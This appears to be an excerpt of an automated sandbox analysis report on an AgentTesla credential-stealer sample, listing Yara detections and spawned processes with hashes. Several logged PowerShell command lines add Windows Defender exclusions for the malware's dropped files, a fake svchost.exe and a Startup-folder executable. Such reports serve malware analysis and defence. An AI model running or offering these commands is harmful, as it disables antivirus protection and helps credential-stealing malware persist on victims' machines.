Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000015.00000002.2356104817.0000000002794000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000002.2356104817.0000000002794000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000015.00000002.2354759653.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000015.00000002.2355909914.00000000026B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000002.2355909914.00000000026B1000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: powershell.exe PID: 2568 Parent PID: 2916

General

Start time:	20:18:03
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force
Imagebase:	0x21e20000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 2888 Parent PID: 2916

General

Start time:	20:18:03
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force
Imagebase:	0x21e20000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 952 Parent PID: 2916

General

Start time:	20:18:05
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force
Imagebase:	0x21e20000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 2556 Parent PID: 2916

General

Start time:	20:18:09
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force
Imagebase:	0x21e20000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 2492 Parent PID: 1388

General

Start time:	20:18:10
Start date:	04/05/2021
Path:	C:\Windows\Resources\Themes\Aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe'
Imagebase:	0xf60000
File size:	3367424 bytes
MD5 hash:	D96F52FC8733D2F4A127BDC44D4CEB25
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

Analysis Process: powershell.exe PID: 2928 Parent PID: 1836

General

Start time:	20:18:10
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force
Imagebase:	0x21e20000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 2976 Parent PID: 1836

General

Start time:	20:18:11
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force
Imagebase:	0x21e20000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 2204 Parent PID: 1836

General

Start time:	20:18:12
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force
Imagebase:	0x21e20000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 2544 Parent PID: 1836

General

Start time:	20:18:13
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force
Imagebase:	0x21e20000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: Bw6d8Paf6bOV36xS4N6.exe PID: 2284 Parent PID: 2916

General

Start time:	20:18:18
Start date:	04/05/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe
Imagebase:	0x820000
File size:	3367424 bytes

MD5 hash:	D96F52FC8733D2F4A127BDC44D4CEB25
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis